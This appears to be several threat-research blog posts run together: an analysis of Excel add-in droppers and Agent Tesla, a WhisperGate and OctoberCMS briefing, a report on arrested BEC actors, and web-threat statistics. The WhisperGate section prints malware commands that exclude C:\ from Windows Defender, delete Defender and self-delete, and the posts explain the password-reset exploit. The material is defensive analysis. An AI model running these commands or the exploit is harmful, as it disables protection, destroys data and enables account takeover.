Between July 27 and Dec. 1, 2021, Unit 42 researchers observed a new surge of Agent Tesla and Dridex malware samples, which have been dropped by Excel add-ins (XLL) and Office 4.0 macros. We have found that the Excel 4.0 macro dropper is mainly used to drop Dridex, while the XLL droppers are used to drop both Agent Tesla and Dridex. While malicious XLL files have been known for quite some time, their reappearance in the threat landscape is a new trend and possibly indicates a shift toward this infection vector.
The XLL files we observed were mainly distributed via emails that contain price quote luring contents sent from an abcovid[.]tech email address with the email subject “INQUIRY.” Targets of these emails include organizations in the following sectors: manufacturing; retail; federal, state and local government; finance; pharmaceuticals; transportation; education; and several others across the United States, Europe and Southeast Asia. Furthermore, some of the malicious XLL files we have seen abuse a legitimate open-source Excel add-in framework named Excel-DNA.
This blog is the first of a two-part series. Here, we take a look into the XLL file attributes, the abused legitimate open-source framework and the final Agent Tesla payload. The second part of the series will deal with the other infection flows, the XLL and Excel 4 (XLM) droppers that deliver Dridex samples.
Palo Alto Networks customers receive protections against the attacks discussed here through Cortex XDR or the WildFire cloud-delivered security subscription for the Next-Generation Firewall.
In the case of an XLM, when run it will drop a VBS downloader that downloads and executes a Dridex sample from Discord.
While Agent Tesla and Dridex infection chains are not necessarily distributed by the same actor, they seem to be part of a new trend of infection vectors.
Figure 1. Chains of infection.
What Is XLL Again?
XLL is an extension for Excel add-ins. In reality, XLL is just a regular PE-DLL file. The XLL file extension is associated with an icon very similar to other Excel-supported extensions. In turn, the average user won’t notice any difference between XLL and other Excel file formats and can be lured to open it. This may be surprising, but Excel will gladly load and execute an XLL file upon double-clicking.
Figure 2. XLL icon.
Once the XLL is loaded by Excel, it will invoke the export functions of the XLL file based on the defined XLL interface. Two of these interface functions stand out: xlAutoOpen and xlAutoClose. These functions get called once the add-in gets activated or deactivated, respectively. These functions can be used to load malicious code, similar to the methods Auto_Open and Auto_Close in classic VBA macros.
One disadvantage of XLL files is that they can only be loaded by Excel with the correct bitness. For example, a 64-bit XLL can only be loaded by the 64-bit version of Excel. The same goes for 32-bit versions. Therefore, malware authors have to rely on the Excel version that is installed on the victim’s machine.
Like with VBA macros, Excel will warn the user about the security concern arising from executing the add-in. In that aspect, it has no advantage for malware compared to VBA macros.
Figure 3. Warning by Excel while trying to execute an XLL file.
For the reasons described, XLL files can be a good choice for adversaries seeking to gain an initial foothold on a victim machine. An attacker can get code packaged into a DLL loaded by Excel, which in turn may mislead security products that are not prepared to deal with this scenario.
Figure 4 shows an example of an XLL file in a PE editor. Among other exported functions, we can find the xlAutoOpen and xlAutoClose functions.
Figure 4. Excel add-in exports as shown by the PE header editor CFF Explorer.
Malicious Excel Add-In (XLL) Dropper
We have observed malicious emails with the following XLL samples attached:
The XLL sample we encountered utilizes a legitimate open-source framework for Excel add-in development called Excel-DNA. The framework has several features that also suit malware authors. One is the ability to load a compressed .NET assembly packaged in the PE resources directly to memory without “touching” the disk. Therefore, despite being a legitimate framework, Excel-DNA has functionality that resembles malicious loaders and can be abused as a loader.
Excel-DNA has another attribute that may hinder coverage with Yara, likely unknown even to the malware authors. For some reason, many Excel-DNA samples have slightly more than 10,000 exported functions, most of them without any meaningful functionality. The Yara PE module export function parsing limit is only 8,192. Therefore, a Yara rule that targets a certain export name located at an index higher than 8192 will not match against the sample.
When we look at the resources of our Excel-DNA XLL, we can see an XML resource named __MAIN__. This resource contains information about which module gets loaded by Excel-DNA. In our case, the specified module will be decompressed from a resource named JACK.
The resource will be decompressed using the LZMA algorithm and subsequently loaded to memory.
Figure 5. Excel-DNA resources.
We have created Python code for the extraction of such assemblies from an Excel-DNA add-in. You can find this script on the Unit 42 GitHub repo.
JACK Resource
The loaded module is a simple dropper. Upon loading the module, the AutoOpen method will be invoked. The malicious code in this method drops the final payload executable into %AppData%\service.exe and executes it (see Figure 6). It’s worth noting that the module contained in Jack is configurable, meaning in other versions it may download a payload instead of dropping it, as well as dropping a real Excel template and executing it.
The configuration is displayed in Figure 7, which contains the following options:
bDown - Download the payload.
templateEnabled - Drop and open an Excel template.
payload - Contains the payload to be dropped.
Figure 6. Decompiled code of the JACK dropper module with the AutoOpen method, as shown by dnSpy.Figure 7. Dropper configuration variables and the final payload contained in a byte array.
The final payload is an obfuscated Agent Tesla sample. In terms of features, Agent Tesla is extensivelydocumented. Our sample exfiltrates the stolen data to the email phantom1248@yandex[.]com using the SMTP protocol. Figure 8 shows the decompiled entry point of our Agent Tesla sample. It is structured in a similar way to other Agent Tesla samples.
Figure 8. Agent Tesla’s decompiled main function.
String Decryption
The Agent Tesla sample stores all of its strings in an encrypted form within a large array of characters.
Upon initialization, the sample XORs each byte of the “large byte array” with the hard coded byte 170 and the index (trimmed to byte size) of the character in the “large byte array.” Next, the sample fills an array that stores all the strings, by splicing the decrypted array in known offsets and corresponding lengths. For instance, let’s examine the eight bytes in the offset 665:
Before execution (encrypted form)
28, 92, 94, 81, 25, 64, 88, 122
Upon initialization
(after decryption, XORed with the index and 170)
47, 108, 111, 103, 46, 116, 109, 112
ASCII form after decryption
/log.tmp
The code below assigns the 53rd member of the string’s array the eight bytes at offset 665 of the decrypted byte-array.
Figure 9. String assignment code.
Examining the decrypted string array reveals the various targets that Agent Tesla aims to steal:
Sensitive browser information and cookies.
Mail, FTP and VPN client information.
Credentials from Windows Vault.
Recorded keystrokes and screenshots.
Clipboard information.
Windows Vault
To steal information from the Windows Vault, it appears that the Agent Tesla authors converted a PowerSploit script into C# to build a .NET assembly.
It uses P/Invoke to call API functions from the vaultcli.dll library. At first, VaultEnumerateItems will be called to get all available vaults. Next, each vault will be opened using VaultOpenVault. Once a vault is open, the contained items will be enumerated using VaultEnumerateItems. Finally, the attributes of the items are read using VaultGetItem. Agent Tesla records the queries as items in its own list (manually deobfuscated code shown in Figure 10). The curious reader can find the fully deobfuscated method in Appendix A.
Figure 10. Deobfuscated Agent Tesla code for recording extracted Windows Vault items.
Below is the list of Windows Vault GUIDs (and corresponding descriptions) that Agent Tesla uses to steal information:
GUID
Description
2F1A6504-0641-44CF-8BB5-3612D865F2E5
Windows Secure Note
3CCD5499-87A8-4B10-A215-608888DD3B55
Windows Web Password Credential
154E23D0-C644-4E6F-8CE6-5069272F999F
Windows Credential Picker Protector
4BF4C442-9B8A-41A0-B380-DD4A704DDB28
Web Credentials
77BC582B-F0A6-4E15-4E80-61736B6F3B29
Windows Credentials
E69D7838-91B5-4FC9-89D5-230D4D4CC2BC
Windows Domain Certificate Credential
3E0E35BE-1B77-43E7-B873-AED901B6275B
Windows Domain Password Credential
3C886FF3-2669-4AA2-A8FB-3F6759A77548
Windows Extended Credential
Conclusion
For the recent surge of malware we observed, we analyzed the infection chain that uses Excel add-ins (XLL). We also described how the malware author abuses the legitimate Excel-DNA framework for the creation of these malicious XLLs. Lastly, we briefly described the final Agent Tesla payload and which information it tries to exfiltrate from a victim’s system, with a focus on the Windows Vault data. The usage of Excel add-ins in recent attacks may indicate a new trend in the threat landscape.
In the next part of this series, we will describe the other infection chain, which involves using Excel 4.0 macros to deliver Dridex.
Palo Alto Networks customers receive protections against the attacks discussed here through Cortex XDR or the WildFire cloud-delivered security subscription for the Next-Generation Firewall.
If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call North America Toll-Free: 866.486.4842 (866.4.UNIT42), EMEA: +31.20.299.3130, APAC: +65.6983.8730, or Japan: +81.50.1790.0200.
Palo Alto Networks has shared these findings, including file samples and indicators of compromise, with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.
Beginning on Jan. 14, 2022, reports began emerging about a series of attacks targeting numerous Ukrainian government websites. As a result of these attacks, numerous government websites were found to be either defaced or inaccessible. As a result of this, the government of Ukraine formally accused Russia of masterminding these attacks against their websites.
A day later, public reporting outlined new malware called WhisperGate that originally was observed on Jan. 13, 2022. This malware disables Windows Defender Threat Protection, is destructive in nature and was discovered to have targeted multiple organizations in Ukraine. Microsoft has publicly attributed the use of this custom malware to a threat actor they refer to as DEV-0586.
Though both attacks have targeted Ukrainian organizations, the two threats have so far been implemented in separate situations.
As a result of these events, Palo Alto Networks researchers took immediate action to ensure that customers anywhere in the world can be appropriately protected against these reported threats, however they may be exploited. These attacks ultimately resulted in the investigation of the following two threats:
CVE-2021-32648, a vulnerability in the OctoberCMS content management system (CMS) platform, which is believed to be behind the attacks against Ukrainian government websites.
The WhisperGate malware, attributed to the DEV-0586 threat actor.
Palo Alto Networks customers can use Xpanse or Threat Prevention for the Next-Generation Firewall to identify vulnerable and/or internet-facing instances of OctoberCMS. Protections against WhisperGate malware have been included in Cortex XDR, as well as in the WildFire and Advanced URL Filtering subscriptions for the Next-Generation Firewall. There is a Cortex XSOAR pack available to assist with detecting and mitigating both threats.
WhisperGate malware, disabling Windows Defender Threat Protection
CVE-2021-32648 Vulnerability
The CVE-2021-32648 vulnerability lies within the OctoberCMS platform prior to version 1.0.472 and results in an attacker gaining access to any account via a specially crafted account password reset request. This vulnerability is believed to have allowed threat actors to gain access to the underlying websites leveraged by the Ukraine government.
Once the vulnerability was discovered, Palo Alto Networks threat researchers quickly began reverse-engineering the patch that remediated this vulnerability and were able to produce a working proof of concept (PoC) in a very short time. Later that day, a public PoC surfaced, allowing organizations to better understand this vulnerability and how it is exploited. Using our PoC, we created the following demonstration video of how a malicious actor would exploit the CVE-2021-32648 vulnerability, log into the compromised OctoberCMS account and to deface a web page hosted by the server:
To determine how this vulnerability was exploited, we analyzed the patch that developers added to OctoberCMS version 1.0.472 to mitigate the CVE-2021-32648 vulnerability. We discovered that the vulnerable code existed in the Auth/Models/User.php file within the October Rain library of OctoberCMS. The code that exposes this vulnerability is within a function named checkResetPasswordCode, specifically, line 281 in User.php. The following line of code attempts to validate the inbound password reset request by comparing the reset code submitted within the HTTP request with the reset code generated by OctoberCMS during a legitimate reset process:
To exploit this vulnerability, the actor would simply supply a boolean true value as the reset code within a custom-crafted HTTP request to reset the password of an account. By supplying the boolean true, the comparison between boolean true and the reset code string results in a boolean true, even though the two variables have different types. This effectively validates the actor’s inbound password reset request, which allows the actor to then change the password
To fix this vulnerability in version 1.0.472, the OctoberCMS developer changed the line of code above to use === instead of == when comparing the values of the reset code provided by the user via an HTTP POST request. The difference between === and == involves the === comparing the value and type of value of the variable, not just the value, as happens when using ==. To demonstrate the difference, the following two commands run PHP code to show that a comparison of the string code with boolean true using == results in a boolean true, while the same comparison using === results in a boolean false:
As a result of the analysis of the CVE-2021-32648 vulnerability, various product protections were created or enhanced. More information about these protections can be found within the Mitigation Actions section of the briefing.
WhisperGate Malware
First observed by Microsoft on Jan. 13, 2022, WhisperGate malware is computer network attack (CNA) malware aimed at deleting Microsoft Windows Defender and corrupting files on the target. It consists of two samples: One appears as ransomware while the other is a beaconing implant used to deliver an in-memory Microsoft Intermediate Language (MSIL) payload. The in-memory code uses Living Off the Land Binaries (LOLBINs) to evade detection and also performs anti-analysis techniques, as it will fail to detonate when certain monitoring tools exist. At the time of writing, there are two known samples identified as WhisperGate: Stage1.exe and Stage2.exe. Stage1.exe purports to be ransomware, as it overwrites the target’s master boot record with 512 bytes and upon reboot displays the following ransom note:
Figure 1. Stage 1 ransom note.
Stage2.exe is a beaconing implant that performs an HTTPS connection to download a JPG file hosted on Discord’s content delivery network (CDN). Discord’s CDN is a user-created service that allows users to host attachments and is not malicious. The hosted file is retrieved from the following URL:
File Tbopbh.jpg is the malicious payload that is in-memory loaded and kicks off the destructive capabilities. The following patterns of activities are associated with this payload:
1. File InstallUtil.exe is copied to the host’s %TEMP% directory, e.g. C:\Users\[USERNAME]\AppData\Local\Temp. This file is a legitimate Microsoft Windows binary.
2. Two instances of PowerShell are spawned with an encoded command to sleep for 10 seconds, e.g. C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBzACAAMQAwAA==
3. A Visual Basic Script (VBS) is created in C:\Users\[USERNAME]\AppData\Local\Temp named: Nmddfrqqrbyjeygggda.vbs
4. Process wscript.exe is used to execute the VBS script in step 3. The VBS script is used to call PowerShell to set Windows Defender exclusion path to C:\ e.g. C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Set-MpPreference -ExclusionPath 'C:\'
5. AdvancedRun.exe is created and written to the C:\Users\[USERNAME]\AppData\Local\Temp directory.
6. AdvancedRun.exe is used to execute PowerShell.exe to delete and stop Windows Defender. The following command parameters are passed to AdvancedRun:
7. PowerShell process used to delete Windows Defender, e.g. C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe rmdir 'C:\ProgramData\Microsoft\Windows Defender' -Recurse
8. File InstallUtil.exe running from C:\Users\[USERNAME]\AppData\Local\Temp directory. The in-memory payload (Tbopbh.jpg) is running within the context of the InstallUtil.exe process
9. Multiple instances of cmd.exe calling Ping.exe to delete file InstallUtil.exe, e.g. cmd.exe /min /C ping 111.111.111[.]111 -n 5 -w 10 > Nul & Del /f /q %TEMP%\InstallUtil.exe
10. File AdvancedRun.exe is deleted from the C:\Users\[USERNAME]\AppData\Local\Temp directory by the stage2.exe binary.
11. ICMP traffic to host: 111.111.111[.]111
12. All files and directories, including those on mounted USB drives, excluding the floppy drive (A:) are targeted. The following file extensions are overwritten with a one-byte value of 0xCC.
Figure 2. Targeted file extensions.
13. Targeted files greater than one megabyte are truncated to one megabyte when overwritten.
14. Virus & Threat protection is no longer available from Windows Security.
Figure 3. Virus & Threat Protection removed.
Mitigation Actions
Organizations running OctoberCMS prior to Build 472 and v1.1.5 are encouraged to update to the latest version. Additionally, in order for this vulnerability to be exploited, the web server must be running PHP below 7.4.
Palo Alto Networks customers receive protections against the OctoberCMS vulnerability in the following ways:
Threat ID 92199 was released to identify this vulnerability
Xpanse has a policy that customers can enable to detect internet-facing instances of OctoberCMS
Palo Alto Networks customers receive protections against WhisperGate malware in the following ways:
WildFire appropriately identifies WhisperGate samples as malicious.
All observed malicious Discord URLs have been flagged as malicious.
Cortex XDR prevents this malware from executing using machine learning-based local analysis, the Behavioral Threat Protection module and the ransomware protection module.
The Cortex XSOAR "WhisperGate & CVE-2021-32648'' pack can help automatically detect and mitigate the two threats. Read more on the XSOAR marketplace.
If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call North America Toll-Free: 866.486.4842 (866.4.UNIT42), EMEA: +31.20.299.3130, APAC: +65.6983.8730, or Japan: +81.50.1790.0200.
Hunting for WhisperGate
Palo Alto Networks Cortex XDR customers may leverage the following XQL queries, written by the Cortex Managed Threat Hunting service experts, to hunt their datasets for indicators related to WhisperGate malware:
The Unit 42 Threat Intelligence team remains vigilant in monitoring this evolving situation, is actively hunting for known indicators from recent events and is ready to put protections in place to thwart attacks against our customers.
Product-specific protections have been implemented as a result of research performed in recent days, and those protections will be augmented as needed as more details come to light. Palo Alto Networks will update this Threat Brief with new information and recommendations as they become available.
Today, INTERPOL and The Nigeria Police Force announced the results of Operation Falcon II, joint operations that led to the arrest of 11 Nigerian business email compromise (BEC) actors. Collaborative in its approach, this operation leveraged intelligence and resources from several industry partners combined with law enforcement entities from over six nations in order to map global victims back to a core subset of actors who have historically operated outside of foreign law enforcement jurisdictions.
BEC remains the most common and most costly threat facing our customers. This threat held the top spot for the fifth year in a row on the 2020 FBI Internet Crime Complaint Center (IC3) report. Over half a decade, global losses have ballooned from $360 million in 2016 to a staggering $1.8 billion in 2020. As we eagerly await the release of the 2021 numbers, our telemetry and experience helping clients respond to BEC attacks suggests that last year's global losses will once again set new records.
Despite these massive loss amounts, industry and global law enforcement continue to make considerable strides toward thwarting this activity.
Furthermore, this recent operation was novel in its approach in that it didn’t target the easily identifiable money mules or flashy Instagram influencers who are typically seen benefiting from these schemes. Instead, it focused predominantly on the technical backbone of BEC operations by targeting the actors who possess the skills and knowledge to build and deploy the malware and domain infrastructure used in these schemes. Of the individuals arrested, we track six out of the 11 actors as being SilverTerrier (Nigerian malware) actors who have successfully avoided prosecution for the past half decade due to the complexities of mapping global victims beyond the flow of stolen funds back to the source of malicious network activity.
This blog provides a brief overview of the six actors and provides recommendations to help organizations protect against these threats.
Domains: This actor supports several other Nigerian BEC actors, and as such, we found over 1,300 domain registrations sharing some degree of connection to this actor. Of that number, 285 are directly linked with this actor. Most notably, in addition to malware, he operated his own hosting service and name server, both of which supported other actors. These include domains that have historically impersonated banking institutions, government entities and others. Some examples include: annexbanks[.]com, bangkokbnk[.]com, barcklaysplc[.]com, cimbmy[.]com, hsbc-london.co[.]uk, western-union[.]org, americans-airforce[.]com, armymilitary[.]us, fbigov[.]org, immigration-ng[.]com, indonesia-gov[.]com, iowahomelandsecurity[.]com, military-welfare[.]com and unitednatios[.]eu
Interesting Notes: This actor is known to have targeted a security researcher by using their name and organization to register a fraudulent domain. More importantly, this actor is also believed to have been arrested in 2018 as part of the FBI’s operation WireWire. Thus, his recent arrest marks one of the first known instances of a Nigerian actor being arrested twice for BEC. It further suggests that his initial prosecution fell short of dissuading continued criminal activity.
Onuegwu Ifeanyi Ephraim
Figure 2. Photo of Onuegwu Ifeanyi Ephraim from social media.
Domains: This actor also supports several other Nigerian BEC actors. There are over 144 domains registered using this actor's names, aliases and email addresses. Examples of domains used by this actor include: Some examples include: gulf-capital[.]net, owenscorming[.]com, pennssylvania[.]com[.]mx, starwooclhotels[.]com, and us-military-service[.]com. Similarly, domains registered by this actor for use by his associates include: ayamholy[.]com and kabospy[.]com.
Interesting Notes: This actor has been active for over seven years. Over that time he has sponsored and provided services for several junior actors looking to follow his criminal pursuits. In one BEC forum alone, he is known to have sponsored 30 other actors for access. In November 2020, this actor was arrested along with three associates for his BEC activities. The arrests were part of the first Operation Falcon, which was a joint effort between INTERPOL, The Nigeria Police Force and Group IB. Following his release, this actor quickly returned to his previous schemes and was observed registering the domain covid19-fundservices[.]com in March 2021. With the identification of additional evidence, this actor was arrested once again in December 2021 as part of Operation Falcon II.
Oyebade Fisayo
Figure 3. Photo of Oyebade Fisayo from social media.
Aliases: EncryptionCode, Fyzee, Fyzeeconnect
Domains: This actor supports several other Nigerian BEC actors with roughly 250 domains directly linked to his aliases or email accounts. The majority of these domains have impersonated logistics companies. Some examples include: atlanticexpresslogistics[.]com, clarionsshipping[.]com, dpdexpressuk[.]com, dynamicparceldelivery[.]com and shipatlanticlogistics.co[.]uk.
Interesting Notes: In addition to supporting BEC schemes directly, this actor has historically offered free advice to his Facebook friends on how to use remote access trojans.
Figure 4. Facebook message from Oyebade Fisayo.
Kevin Anyanwu
Figure 5. Photo from Markens Clothing’s social media account.
Aliases: Markens Clothing
Domains: In 2015 this actor registered the domain hsbctelex[.]net. HSBC is one of the largest financial institutions in the world. Telex, on the other hand, is an abbreviation for Telegraphic Transfers, which are used to process international and domestic payments. When registering this domain, the actor used the same phone number that is advertised as being associated with a personal (not business) Facebook page called Markens Clothing.
Malware: We have not identified any malware calling back to domains owned by this actor. However, we believe that this domain was likely used for fraudulent purposes in support of BEC campaigns.
Oldest Activity: 2015
Interesting Notes: This actor is an associate of Onuegbu Ifeanyi Ephraim.
Onukwubiri Ifeanyi Kingsley
Figure 6. Photo of Onukwubiri Kingsley from social media.
Aliases: Soja Rex, Ifeanyi Soja, Soja TMT, Richard Manson
Domains: This actor's email address is directly linked to 20 domain registrations. These include domains that impersonate financial institutions such as PNCFinancial[.]ca and PrimeFCU[.]com. Pivoting on domain registration phone numbers and street addresses reveals an additional 370 fraudulent domains that were likely used by this actor and his associates. For example, his phone number is also linked to five domains that were registered for an individual or alias of Uwe Martin (UweTMT). Two of these domains were qatarairways[.]pw and cokepromo[.]asia.
Malware: Pony, LokiBot
Oldest Activity: 2016
Interesting Notes: This actor is strongly branded as being part of “The Money Team,” abbreviated as TMT. This organization appears to have several legitimate business entities including TMT Cakes and TMT Travel and Tours Limited – the latter of which claims to be Nigeria's leading travel company with deals on visas and scholarships. However, despite the seemingly benign function of these entities, this actor’s fraudulent domain registrations, malware activities and personal associations call into question the true legitimacy of these organizations and his activities. For example, this actor is friends with Onwuka Emmanuel Chidiebere (aka CeeCeeBoss TMT) and Onuegbu Ifeanyi Ephraim (aka SSGToolz), both of whom were arrested by INTERPOL and The Nigeria Police Force in November 2019 for BEC schemes. Additionally, this actor is friends with Darlington Nduku, Markens Clothing and several other BEC actors.
Kennedy Ikechukwu Afurobi
Figure 7. Photo of Kennedy Afurobi from social media.
Aliases: Chidi Ibeh, Big Boss
Domains: This actor is associated with 97 domains, including wemacreditb[.]com, orionshippingx[.]com and fdralgrantagency[.]com.
Malware: Pony, PredatorPain, Azorult
Oldest Activity: 2014
Interesting Notes: According to his social media accounts, his favorite quotes come from the Bible, Ralph W. Emerson and Niccolò Machiavelli. This actor is also friends with Onwuka Emmanuel Chidiebere (aka CeeCeeBoss TMT), who was arrested by INTERPOL and the Nigeria Police Force in November 2019 for BEC schemes.
Protections and Mitigations
The best defense against BEC campaigns is a security posture that favors prevention. We recommend that organizations implement preventative practices including:
Review network security policies, focusing on the types of files (portable executables, documents with macros, etc.) that employees can download and open on devices attached to company networks. Additionally, as a best practice, URL filtering rules should be established to restrict access by default to the following categories of domains: Newly Registered, Insufficient Content, Dynamic DNS, Parked and Malware.
Routinely review mail server configurations, employee mail settings and connection logs. Focus efforts on identifying employee mail-forwarding rules and identifying foreign or abnormal connections to mail servers. When possible, consider implementing geo-IP blocking. For example, small local businesses do not need to allow logon attempts from foreign countries where they have no employees.
Conduct employee training. Routine cyberthreat awareness training is one component; however, organizations should also consider tailored training focused on their sales and finance components. Such training should require all wire transfer requests to be validated using verified and established points of contact for suppliers, vendors and partners.
Conduct tabletop exercises and rehearsal investigations with the intent of determining sources of evidence, as well as gaps in the types of evidence needed, and establishing reporting points of contact for the appropriate authorities. Additionally, rehearsals should validate familiarity with the financial fraud kill chain and make clear that staff know which personnel are responsible for enacting it.
Conduct compromise assessments on an annual or more frequent basis to test organizational controls and validate that there is no unauthorized activity occurring in the environment. By reviewing mailbox rules and user login patterns on a regular basis, these assessments can verify that controls are functioning as expected and that unwanted behaviors are being effectively blocked throughout the environment.
Finally, for Palo Alto Networks customers, our products and services provide several capabilities designed to thwart BEC attempts, including:
Cortex XDR protects endpoints from all malware, exploits and fileless attacks associated with SilverTerrier actors.
WildFire® cloud-based threat analysis service accurately identifies samples associated with information stealers, RATs and document packaging techniques used by these actors.
Threat Prevention provides protection against the known client and server-side vulnerability exploits, malware and command and control infrastructure used by these actors.
Advanced URL Filtering identifies all phishing and malware domains associated with these actors and proactively flags new infrastructure associated with these actors before it is weaponized.
Users of AutoFocus™ contextual threat intelligence service can view malware associated with these attacks using theSilverTerrier tag.
Conclusion
While BEC schemes remain the most profitable and widespread form of cybercrime on the internet, private/public collaborative efforts continue to make tremendous strides in combating these threats on a global scale. The most recent joint operations championed by The Nigeria Police Force and INTERPOL serve as an inspiring example. These operations drew on insights and collaboration from multiple industry partners and law enforcement entities from more than six nations in order to achieve positive outcomes. Those outcomes include disruption of BEC networks within Nigeria, improved international coordination and most importantly, the arrest of 11 actors, who for the better half of a decade have avoided prosecution while providing the technical expertise, malware and malicious domains used in countless BEC campaigns.
Palo Alto Networks was the first cybersecurity company to sign a partnership agreement with INTERPOL in 2017. This agreement served as the foundation for our collaborative efforts in combating criminal trends in cyberspace and other cyberthreats globally. Since then the partnership has continued to evolve, and today Palo Alto Networks remains a proud contributing member of INTERPOL's Gateway program.
It’s no secret that web threats, fueled by sophisticated attackers, continue to increase and do more damage. As part of our regular tracking and observation of trends in web threats, from October 2020 to September 2021, our web threat detection module found around 2,240,000 incidents of malicious landing URLs containing all kinds of web threats, 831,000 of which are unique URLs.
We analyzed these web threats in search of trends in when web threats are more active, which malware families present threats more often, and where in the world web threats appear to be coming from. In many cases, the majority appear to originate from the United States (though we recognize that attackers may use proxy servers to hide their physical locations).
We also take a closer look at the web skimmer. With the popularity of e-commerce websites, web skimmer attacks are being leveraged by more attackers due to the difficulty in detecting them and the ease of deploying them. We will provide insight into how the attack is distributed. We observe that more and more web skimmers are being hosted on the cloud, especially for some web skimmer families.
Palo Alto Networks customers are protected from the web threats discussed here and many others via the Advanced URL Filtering and Threat Prevention cloud-delivered security subscriptions.
By collecting data from October 2020-September 2021 with Advanced URL Filtering, we detected 2,241,354 incidents of malicious landing URLs containing all kinds of web threats, 831,550 of which are unique URLs.
As shown in Figure 1, web threats were more active from October 2020-January 2021 than at other times during the year. This suggests that attackers, especially those targeting e-commerce websites, might be more active during the holiday shopping season. After January 2021, the number of web threats leveled off, both in total and in terms of unique URLs.
Figure 1. Web threats landing URLs distribution from October 2020-September 2021. (Blue bars indicate all detections, including repeated detections of the same URL, and red bars indicate detection of unique URLs).
Web Threats Landing URL Analysis
According to our analysis, the previously mentioned 831,550 unique URLs are from 51,985 unique domains. After identifying the geographical locations for these domain names, we found that the majority number of them seem to originate from the United States, followed by Russia and Germany. However, we recognize that the attackers might leverage proxy servers and VPNs located in those countries to hide their actual physical locations.
The choropleth map shown in Figure 2 indicates the wide distribution of these domain names across almost every continent, including Africa and Australia. Figure 3 shows the top eight countries where the owners of these domain names appear to be located.
Figure 2. Web threats domain geolocation distribution from October 2020-September 2021.Figure 3. Top eight countries where web threat domains appeared to be located from October 2020-September 2021.
Web Threats Class Analysis
The top five web threats we observed are cryptominers, JS downloaders, web skimmers, web scams and JS redirectors. Here are definitions for each:
Cryptominers or coinminers are cryptocurrency miners that run in web browsers and consume significant CPU resources, making computer use slow.
JS downloaders are snippets of JavaScript code that download malicious files from websites remotely to enable further malicious behaviors.
Web skimmers are snippets of JavaScript code embedded into web pages to steal sensitive user information such as credit card information or personally identifiable information (PII).
Web scams are fraudulent activity over the internet, often using social engineering techniques to propagate malware infection or cause monetary loss for users.
JS redirectors are snippets of JavaScript code that are inserted into malicious or hacked websites, and used to redirect the browser to websites unintended by the user.
As shown in Figure 4, JS downloader threats are very active. We also see that many coinminers exist all over the web, though, ironically, some are not working because the dependent coinminer libraries they once used are no longer supported. Web skimmers, which we will highlight in the sections that follow, are some of the most pervasive and severe web threats and third most common among the threats we observed.
Figure 4. Web threats category distribution from October 2020-September 2021.
Web Threats Malware Family Analysis
Based on our classification of web threats explained in the previous section, we further organized our set of web threats by malware family. The family is important to understanding how threats work since threats in the same family share similar JavaScript code even if the HTML landing pages where they appear have different layouts and styles.
Among the samples we collected, there are 684,276 unique malicious JavaScript snippets from the 2,241,354 HTML pages observed containing web threats from October 2020-September 2021.
When classifying these JavaScript snippets into malware families, we looked for similarities in the malicious JavaScript code. If we identified some pieces of malware showing similar code patterns, behaviors or originating from the same attacker, these pieces of malware are grouped into a malware family. Figure 5 shows the numbers of snippets observed for the top 18 malware families we identified. Looking at how the families are grouped, it’s not hard to see that the coinminers and JS downloaders we detected belong to fewer families – but the web skimmers we found show more diversity in code and behavior. Detection for web skimmers can therefore be more difficult – the JavaScript that web skimmers run can be very flexible and easy to obfuscate to escape detection. Because of this, we now take a deeper look into web skimmers and how they are evolving.
Figure 5. Web threats malware family distribution from October 2020-September 2021.
Web Skimmer Detection Analysis
As we mentioned earlier, web skimmers are easy to deploy and hard to detect. Normally, they will intercept sensitive information such as PII, bank card information and so on. Recently, we noticed that more and more web skimmers were deployed on the cloud to make them seem less suspicious. (When deployed on the cloud, their domain names often contain public cloud indicators tied to legitimate companies, which can increase their apparent legitimacy in the eyes of the user.) In the following sections, we will take a closer look at the web skimmer.
Web Skimmer Malware Host Analysis
In web skimmer threats, most URLs hosting malicious JavaScript code usually have different landing URLs – even the malware host URL and the landing URL are typically from different domains. The malware host URL is very important not only to victims – since this is where the attack takes place – but also to researchers because this is where the malicious JavaScript code is injected. In most cases, attackers can fully control the content of the malware host URL.
With Advanced URL Filtering, from October 2020-September 2021, we detected 147,907 unique URLs from 611,811 total URLs where web skimmer malware was injected into the pages. These URLs belong to 6,817 unique domains. After identifying the apparent geographical locations for these domain names, we found that the majority of them seem to also originate from the United States – as we observed for web threats generally. Figure 6 shows the heat map.
Figure 6. Web skimmer malware host domain geolocation distribution from October 2020-September 2021.
Figure 7 shows the top eight countries where the owners of these domain names appear to be located. In contrast to what we observed for web threats overall – for which the top three countries were the United States, Russia and Germany – the top three host domain countries for web skimmers were the United States, Germany and the United Kingdom. This seems reasonable since most web skimmers target e-commerce websites and these countries have relatively higher consuming capability.
Figure 7. Web skimmer malware host top eight countries from October 2020-September 2021.
Web Skimmer Trends Analysis
With e-commerce booming, sophisticated attackers choose to leverage the web skimmer to collect users’ sensitive information. In addition, they increasingly choose to deploy web skimmers in the cloud, especially for some web skimmer families – a practice that can make these pages appear more legitimate to normal users. As Figure 8 shows, we can see the ratio for web skimmers hosted on the cloud is very high for certain families – for example, for web skimmer family 5, almost half of web skimmers are hosted in the cloud. Moreover, the rate for that family grew over 50% from May to September.
Figure 8. The rate of web skimmers belonging to web skimmer family 5 that we observed hosted in the cloud from October 2020-September 2021.
Web Skimmer Case Study
Among the web skimmer attacks we observed, we identified an interesting case: a web skimmer campaign which leverages a cloud video platform to distribute its malicious JavaScript code to more than 100 real estate sites. For further details, please refer to, “A New Web Skimmer Campaign Targets Real Estate Websites Through Attacking Cloud Video Distribution Supply Chain,” which provides deep insights on how attacks’ vectors are deployed through code analysis.
Conclusion
The web threats analyzed in this blog indicate that the most prevalent web threats are cryptominers, JS downloaders, web skimmers, web scams and JS redirectors.
While many of the most common web threats come from a few malware families that share common characteristics, web skimmers stand out for the diversity of their code and behavior. Furthermore, it is worth noting that some web skimmer families are increasingly focused on taking advantage of cloud hosting – in some cases, more than 50% of the malicious JavaScript code we observed was hosted on the cloud.
The prevalence of web threats emphasizes the need for website administrators to patch all systems, components and web plugins and implement security best practices, which will help to minimize the likelihood of compromised systems.
